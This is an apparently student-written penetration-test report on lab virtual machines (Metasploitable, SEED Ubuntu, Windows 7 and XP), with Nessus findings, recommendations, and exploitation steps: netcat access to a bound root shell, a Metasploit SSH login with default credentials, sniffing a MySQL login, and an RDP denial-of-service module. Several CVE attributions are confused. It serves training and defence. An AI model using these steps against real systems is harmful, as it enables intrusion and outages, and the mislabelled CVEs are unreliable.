
UNIVERSITY OF ICELAND

Network Penetration Test Analysis and Results


Theresa Ambrose, Logan Eichel, and Neriah Alcantara

TABLE OF CONTENTS


LIST OF FIGURES




LIST OF TABLE




Severity	CVSS	Plugin	Name
CRITICAL	10.0	51988	Bind Shell Backdoor Detection
CRITICAL	9.8	720305	Port 80 http apache WEB Office Portal
CRITICAL	9.7	NONE	'Telenet?' No Auth
HIGH	8.8	99266	SSH privilege Escalation
HIGH	7.8	136808	ISC BIND Denial of Service
MEDIUM	5.0	21667	'Smtp?' DOS



Severity	*CVSS*	*Name*
HIGH	7.5	phpMyAdmin 4.x < 4.8.5 Multiple Vulnerabilities (PMASA-2019-1) (PMASA-2019-2)
HIGH	7.5	phpMyAdmin prior to 4.8.6 SQLi vulnerability (PMASA-2019-3)
MEDIUM	6.5	phpMyAdmin 4.x < 4.9.4 / 5.x < 5.0.1 SQLi (PMASA-2020-1)
MEDIUM	4.3	Web Application Potentially Vulnerable to Clickjacking
MEDIUM	4.3	phpMyAdmin 4.x < 4.9.0 CSRF vulnerability (PMASA-2019-4)
LOW	2.6	Web Server Transmits Cleartext Credentials



Severity	*CVSS*	*Name*
MEDIUM	6.4	SSL Certificate Cannot be Trusted
MEDIUM	6.4	SSL Self-Signed Certificate
MEDIUM	6.1	TLS Version 1.0 Protocol Detection
MEDIUM	5.1	Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness
MEDIUM	5.0	SSL Certificate Signed Using Weak Hashing Algorithm
MEDIUM	5.0	SSL Medium Strength Cipher Suites Supported
MEDIUM	4.3	SSL RC4 Cipher Suites Supported
MEDIUM	4.3	Terminal Services Doesn't Use Network Level Authentication (NLA) Only
MEDIUM	4.3	Terminal Services Encryption Level is Medium or Low
LOW	2.6	Terminal Services Encryption Level is not FIPS-140 Compliant




Severity	*CVSS*	*Name*
CRITICAL	10.0	Microsoft Windows XP Unsupported Installation Detection
CRITICAL	10.0	Unsupported Windows OS (remote)
HIGH	7.5	Microsoft Windows SMB NULL Session Authentication
MEDIUM	5.0	SMB Signing not required

EXECUTIVE SUMMARY

A vulnerability assessment was performed on the following machines: Metasploitable, SEED Ubuntu, Windows 7, and Windows XP. The Metasploitable, Windows 7, and Windows XP machines contained vulnerabilities which were identified and exploited. The SEED Ubuntu machine contained vulnerabilities which were entirely unsuccessful, however, the machine still remains vulnerable.

The recommendations for the Metasploitable machine include un-binding the root shell onto an open port as well as traffic limitations on the SSH port. The recommendations for the SEED Ubuntu machine include updating the software and the utilization of OpenSSL for appropriate encryption. Furthermore, the recommendations for the Windows 7 machine include enabling the “Network Level Authentication” (NLA) and closing of the port 3389, whereas the Windows XP machine requires appropriate firewall configurations and disabling the “SMBv1” and clearing the “SMB1.0/CIFS File Sharing Support”.

SUMMARY OF FINDINGS



A complex Nessus scan was performed on each machine and a total of 55 vulnerabilities were identified across the Metasploitable, SEED Ubuntu, Windows 7, and Windows XP machines. Furthermore, there were a total of 11 “Critical” vulnerabilities, 8 “High” vulnerabilities, 30 “Medium” vulnerabilities, and 6 “Low” vulnerabilities identified.

METHODOLOGY

First, a basic network scan was performed via Nessus by scanning all commonly used ports and performing a quick check for known vulnerabilities on the Metasploitable, SEED Ubuntu, Windows 7, and Windows XP machines. There were common vulnerabilities which were flagged for the Metasploitable, Seed Ubuntu, and the Windows XP machines which were listed with their respective CVSS scores. During the basic scan, there were no flagged vulnerabilities for the Windows 7 machine, therefore, a complex scan was performed on all potential ports via Nessus. The complex scan performed on the Windows 7 machine exposed vulnerabilities and their respective CVSS scores.

There were a total of 30 vulnerabilities identified on the Metasploitable machine with CVSS scores which ranged from critical, high, medium, and low severity levels. The vulnerable services and protocols identified for the Metasploitable machine include SSH, SSL, SQL, TLS, HTTP TRACE/TRACK, and SMB. There were a total of 6 vulnerabilities identified on the SEED Ubuntu machine with CVSS scores which ranged from high, medium, and low severity levels. The vulnerable services and protocols identified for the SEED Ubuntu machine include SQL, ICMP, PHP, HTTP, and DNS. There were a total of 12 vulnerabilities identified on the Windows 7 machine with CVSS scores which ranged from critical, high, medium, and low severity levels. The vulnerable services and protocols identified for the Windows 7 machine include RDP, SSL, TLS, SSL, and encryption services for lack of compliance. There were a total of 7 vulnerabilities found on the Windows XP machine with CVSS scores which ranged from critical, high, and medium severity levels. The vulnerable services and protocols identified for the Windows XP machine include RDP, SMB, and ICMP.

DETAILED FINDINGS

METASPLOITABLE

Details of Vulnerabilities Found and Consequences


A total of 30 vulnerabilities were found on the Metasploitable (*192.168.10.11*) machine with CVSS scores that ranged from critical, high, medium, and low severity levels. There are many vulnerabilities for the Metasploitable machine. However, we will attempt to exploit the following vulnerabilities with high to critical severity levels: Bind Shell Backdoor Detection and port 22 FTP Privilege Escalation.

1. Based on the information provided in NVD, this vulnerability is called the '*CVE-2017-6174'* or the 'The Bind Shell Backdoor Detection.' This Vulnerability happens in the AutoIT service of the Cisco Ultra Services Framework Staging Server. It could allow "an unauthenticated, remote attack to execute arbitrary shell commands as the Linux root user... Crafting CLI command inputs to execute Linux shell commands" (National Vulnerability Database.)
2. Another vulnerability is named '*CVE-2017-3819,'* it is a privilege escalation vulnerability in the Secure shell (SSH) subsystem in the StarOS operating system. An authorized remote attacker may get unlimited root shell access using Packet Core. The lack of input validation of parameters given during SSH or SFTP login is the cause of the vulnerability. An attacker might take advantage of this vulnerability by giving specially constructed user input to the SSH or SFTP command-line interface (CLI) during SSH or SFTP login (National Vulnerability Database.)
    a. Here are a few more vulnerabilities out of the 30 to list:

Severity	CVSS	Plugin	Name
CRITICAL	10.0	51988	Bind Shell Backdoor Detection
CRITICAL	9.8	720305	Port 80 http apache WEB Office Portal
CRITICAL	9.7	NONE	‘Telenet?’ No Auth
HIGH	8.8	99266	SSH privilege Escalation
HIGH	7.8	136808	ISC BIND Denial of Service
MEDIUM	5.0	21667	‘Smtp?’ DOS


Exploit

Bind Shell Backdoor Detection



```
1099/tcp open  java-rmi      Java RMI Registry
1524/tcp open  bindshell     Metasploitable root shell
```

In port 1524, Zenmap states that a root shell is bound to the port. Upon researching more about this back door, I learned it is a security vulnerability that allows an attacker to gain unauthorized access to the system by exploiting this port. No exploit framework is specifically designed to target this vulnerability since it is open with no security measures. Therefore, typing in the command ‘*nc [metasploit address] [port where the root shell is]*.’




Kali - Internal Workstation on NALCA001 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications ▾ Places ▾ Terminal ▾
Fri 06:55
root@CS2APenTest: ~
File Edit View Search Terminal Help

```
root@CS2APenTest:~# ping 192.168.10.11
PING 192.168.10.11 (192.168.10.11) 56(84) bytes of data.
64 bytes from 192.168.10.11: icmp_seq=1 ttl=64 time=10.3 ms
64 bytes from 192.168.10.11: icmp_seq=2 ttl=64 time=3.78 ms
64 bytes from 192.168.10.11: icmp_seq=3 ttl=64 time=2.59 ms
^C
--- 192.168.10.11 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 6ms
rtt min/avg/max/mdev = 2.592/5.559/10.308/3.392 ms
root@CS2APenTest:~# ncat 192.168.10.11 1524
bash: ncat: command not found
root@CS2APenTest:~# nc 192.168.10.11 1524
root@metasploitable:/# whoami
root
root@metasploitable:/#
```


Metasploitable Exploit Success (#1)

SSH Privilege Escalation



```
|_End of status
22/tcp   open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
```

Two parts to successfully exploiting the SSH Privilege are an open SSH port and valid username and password credentials. Port 22 has an open SSH with a Debian 8ubuntu (protocol 2.0). Upon reading more about this vulnerability under the NIST, it is stated that "The vulnerability is due to missing input validation of parameters passed during SSH or SFTP login." It fails to properly check and validate the input data during the SSH/SFTP, and attacks can log in in their command-line interface.




root@CS2APenTest: ~

File Edit View Search Terminal Help

```
msf5 auxiliary(scanner/ssh/ssh_login) > set username msfadmin
username => msfadmin
msf5 auxiliary(scanner/ssh/ssh_login) > set password msfadmin
password => msfadmin
msf5 auxiliary(scanner/ssh/ssh_login) > run

[+] 192.168.10.11:22 - Success: 'msfadmin:msfadmin' ''
[!] No active DB -- Credential data will not be saved!
[*] Command shell session 1 opened (192.168.10.13:40677 -> 192.168.10.11:22) at
2023-12-15 11:44:05 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type           Information                                  Connection
  --  ----  ----           -----------                                  ----------
  1         shell unknown  SSH msfadmin:msfadmin (192.168.10.11:22)  192.168.10.
13:40677 -> 192.168.10.11:22 (192.168.10.11)

msf5 auxiliary(scanner/ssh/ssh_login) > 
```

Gaining a session

I used the scanner/ssh/ssh_login auxiliary in Metasploit for automated scanning meant for SSH ports. Granted that there is only one user under Metasploitable VM and the username and password have been set before exploiting, but under real-life scenarios where there may be multiple users and different privileges assigned, the vulnerability focuses on weak username and password credentials, making it susceptible against brute force attacks, dictionary attacks, and password guessing.



```
2023-12-15 11:44:05 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type           Information                                Connection
  --  ----  ----           -----------                                ----------
  1         shell unknown  SSH msfadmin:msfadmin (192.168.10.11:22)  192.168.10.
13:40677 -> 192.168.10.11:22 (192.168.10.11)

msf5 auxiliary(scanner/ssh/ssh_login) > sessions-i 1
[-] Unknown command: sessions-i.
msf5 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...


ls
vulnerable
whoami
msfadmin
```

Metasploitable Exploit Success (#2)

Recommendations

Metasploitable is a virtual machine that is intentionally vulnerable to provide a platform for security professionals and researchers to practice using Metasploit and test their skills in a controlled environment. As mentioned before, there are about 30 vulnerabilities, but Metasploit's two most significant vulnerabilities are the Bind Shell Backdoor Detection and the SSH Privilege Escalation.

Bind Shell Backdoor Detection: The straightforward answer for this vulnerability is not to bind a root shell onto an open port. However, it is needed for legitimate purposes. In that case, this vulnerability has three things to note: it is open to the public, has no authentication, and is known to the public that it is a root shell. It is essential to secure the binding shell by implementing robust authentication mechanisms, such as username and password, or using SSL/TLS encryption, not making the port publicly accessible to prevent unauthorized access and potential exploitation.

SSH Privilege Escalation: The privilege escalation vulnerability heavily relies on weak authentication, such as weak passwords, to access the system. One countermeasure for this vulnerability is limiting the SSH port traffic since the Metasploit Auxiliary module is an automated process. Another countermeasure is implementing strong password policies, including using complex passwords and regularly updating and changing passwords.

SEED UBUNTU

Details of Vulnerabilities Found and Consequences

The SEED Ubuntu machine that was scanned using NESSUS contained several different findings, ranging from a severity of low to high. We will focus mainly on the following findings, **Web Server Transmits Plaintext** and **phpMyAdmin 4.x < 4.8.5 Multiple Vulnerabilities.**


Severity	*CVSS*	*Name*
HIGH	7.5	phpMyAdmin 4.x < 4.8.5 Multiple Vulnerabilities (PMASA-2019-1) (PMASA-2019-2)
HIGH	7.5	phpMyAdmin prior to 4.8.6 SQLi vulnerability (PMASA-2019-3)
MEDIUM	6.5	phpMyAdmin 4.x < 4.9.4 / 5.x < 5.0.1 SQLi (PMASA-2020-1)
MEDIUM	4.3	Web Application Potentially Vulnerable to Clickjacking
MEDIUM	4.3	phpMyAdmin 4.x < 4.9.0 CSRF vulnerability (PMASA-2019-4)
LOW	2.6	Web Server Transmits Cleartext Credentials

According to the CWE, the first flaw is named CWE-319: Cleartext Transmission of Sensitive Information. This vulnerability focuses on the insecure transmission of sensitive data over an unencrypted channel. There is a mySQL server running off of port 80 on this machine, transmitting cleartext as by default mySQL does not encrypt traffic. This is problematic as attackers can eavesdrop on communications and obtain sensitive data such as passwords.
(CWE DataBase - CWE-319)


According to the Nessus Plugin Database, the second flaw deals with a web server running an outdated version of phpMyAdmin. This plugin deals specifically with any 4.x version before 4.8.5. This puts the web server at risk to a few possible vulnerabilities. The two mentioned on the plugin page are CVE-2019-6798 and CVE-2019-6799. The National Vulnerability Database provides further information for these vulnerabilities. CVE-2019-6798 is a vulnerability found in phpMyAdmin versions prior to 4.8 that makes the service susceptible to SQL injections by attackers using a specifically crafted username. CVE-2019-6799 is an arbitrary file read vulnerability. In versions of phpMyAdmin prior to 4.8.5, when the setting AllowArbitraryServer is set to true, an attacker is able to read any file stored on the server that the current user can access. This is problematic as this can be exploited to read sensitive information that can be used in further attacks in the future.
(NVD DataBase - CVE-2019-6798 & CVE-2019-6799)

Exploit

For the first flaw, CWE-319, we can exploit this vulnerability using Wireshark. First we can set up a new user and log into it from our Kali machine while running Wireshark in the background.



```
root@CS2APenTest: # mysql -u kali-user -p -h 192.168.10.10 -P 3306
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```



Capturing from eth1

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
mysql
Expression...
No. Time Sou

```
3826 5951.4234016… 19
3828 5951.6992721… 19
3830 5951.7008012… 19
3832 5951.7142015… 19
3833 5951.7179523… 19
```

```
▸ Frame 3828: 269 bytes o
▸ Ethernet II, Src: Micro
▸ Internet Protocol Versi
▸ Transmission Control Pr
▸ MySQL Protocol
```


Wireshark · Packet 3828 · eth1

```
  ▸ Client Capabilities: 0xa685
  ▸ Extended Client Capabilities: 0x203f
    MAX Packet: 16777216
    Charset: utf8mb4 COLLATE utf8mb4_general_ci (45)
    Username: kali-user
    Password: 811fbb75aa5e40aa655a4bf5c24e2435f51fe4c0
    Client Auth Plugin: mysql_native_password
  ▸ Connection Attributes
```

```
1f bb 75 aa 5e 40  aa 65 5a 4b f5 c2 4e 24   ··u·^@ ·eZK··N$
1f e4 c0 6d 79 73  71 6c 5f 6e 61 74 69 76   ···mys ql_nativ
70 61 73 73 77 6f  72 64 00 71 03 5f 6f 73   e_passwo rd·q·_os
65 62 69 61 6e 2d  6c 69 6e 75 78 2d 67 6e   ·debian- linux-gn
5f 63 6c 69 65 6e  74 5f 6e 61 6d 65 08 6c   u-_clien t_name·l
6d 79 73 71 6c 04  5f 70 69 64 04 32 32 36   ibmysql- _pid·226
5f 63 6c 69 65 6e  74 5f 76 65 72 73 69 6f   8-_clien t_versio
31 30 2e 31 2e 33  37 09 5f 70 6c 61 74 66   n·10.1.3 7·_platf
6d 06 78 38 36 5f  36 34 0c 70 72 6f 67 72   orm·x86_ 64·progr
5f 6e 61 6d 65 05  6d 79 73 71 6c            am_name· mysql
```

```
0000  00 15 5d 40 57 26
0010  00 ff fa 16 40 00
0020  0a 0a bf ae 0c ea
0030  00 e5 96 59 00 00
0040  ce af c7 00 00 01
0050  00 00 00 00 00 00
0060  00 00 00 00 00 00
0070  14 01 1f bb 75 aa
```

In these screenshots we can see that the information sent over by the user when logging in is not encrypted. From here, an attacker can utilize a program such as johntheripper to decrypt the password and gain unauthorized access.



phpMyAdmin

- Version information: 4.5.4.1deb2ubun
- Documentation
- Wiki
- Official Homepage
- Contribute
- Get support
- List of changes

From the above screenshot, we can see that the version of phpMyAdmin that the server is running on this machine is 4.5.4. This puts the machine at risk of the vulnerabilities mentioned above, which can lead to unauthorized system access or manipulation of the data within the database.

Recommendations

The recommended approach for CWE-319 is to utilize a tool such as OpenSSL to generate and use proper encryption. MySQL supports SSL/TLS encryption out of the box, and it is important to protect data when users are going to be connecting from outside machines as well. Once these certificates are generated, it is important to ensure that they have proper file permissions to ensure security and prevent unauthorized access to the server.

The recommended approach to the second set of flaws is to update the software to the most current version. It is important to keep all of the various software on a system up to date in order to prevent attacks and close vulnerabilities. If this is not an option, it is important to ensure that the setting AllowArbitraryServer is set to false in the myPhpAdmin's configuration settings for CVE-2019-6798. For CVE-2019-6799, if updating to the latest version is not a possibility, the developer recommends applying a patch that is available on their website.
(phpadmin.net - PMASA-2019-1 & PMASA-2019-2)

WINDOWS 7

Details of Vulnerabilities Found and Consequences

There were a total of twelve vulnerabilities which were identified for the Windows 7 machine with IP address 192.168.10.9 and included the "Critical", "High", "Medium", and "Low" severity levels.

According to NVD, the details of the "CVE-2019-0708" vulnerability, also known as the "MS12-020: Vulnerabilities in Remote Desktop Could Allow Remote Code Execution", is a vulnerability in which "A remote code execution vulnerability exists in Remote Desktop Services formerly known as Terminal Services when an unauthenticated attacker connects to the target system using RDP and sends specially crafted requests" (CVE-2019-0708 Detail). The CVSS score is a 10.0 and labeled as "High" according to NVD, and "Critical" as a result of the complex Nessus scan. Furthermore, the "CVE-2012-0002", also known as the "BlueKeep" vulnerability, is considered a subset of the MS12-020 vulnerability.

There were additional vulnerabilities which were identified via a complex Nessus scan, however, there is a lack of information regarding such vulnerabilities on NVD and CVE. The complex Nessus scan reports their respective CVSS scores as follows:


Severity	*CVSS*	*Name*
MEDIUM	6.4	SSL Certificate Cannot be Trusted
MEDIUM	6.4	SSL Self-Signed Certificate
MEDIUM	6.1	TLS Version 1.0 Protocol Detection
MEDIUM	5.1	Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness
MEDIUM	5.0	SSL Certificate Signed Using Weak Hashing Algorithm
MEDIUM	5.0	SSL Medium Strength Cipher Suites Supported
MEDIUM	4.3	SSL RC4 Cipher Suites Supported

MEDIUM	4.3	Terminal Services Doesn’t Use Network Level Authentication (NLA) Only
MEDIUM	4.3	Terminal Services Encryption Level is Medium or Low
LOW	2.6	Terminal Services Encryption Level is not FIPS-140 Compliant


Exploit

The vulnerability which was successfully exploited via the Metasploit framework is the “CVE-2012-0002”, also referred to as the MS12-020, vulnerability. An exploit was attempted on the “CVE-2019-0708”, also referred to as the “BlueKeep” vulnerability. A successful connection was created to the Windows 7 machine via the “BlueKeep” vulnerability, however, the session concluded after execution of the exploit module was completed. Instead, although results for the “CVE-2017-0114” were not recognized as a vulnerability by the complex Nessus scan, an exploit was conducted for the Windows 7 machine with success.

The MS12-020 vulnerability was exploited via the “auxiliary/dos/windows/rdp/ms12_020_maxchannelids” module and the auto-configured payload was utilized. The “lhost” was configured to the IP address of the Internal Kali machine, while the “rhost” was configured to the IP address of the Windows 7 machine which was exploited. As a result of the exploited vulnerability, we were able to send a Denial-of-Service (DoS) attack and take the machine offline. The result of the attack was the “Blue Screen of Death” (BSoD) which denied service to any users on the Windows 7 machine.



```
msf5 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > rdesktop 192.168.10.9
[*] exec: rdesktop 192.168.10.9

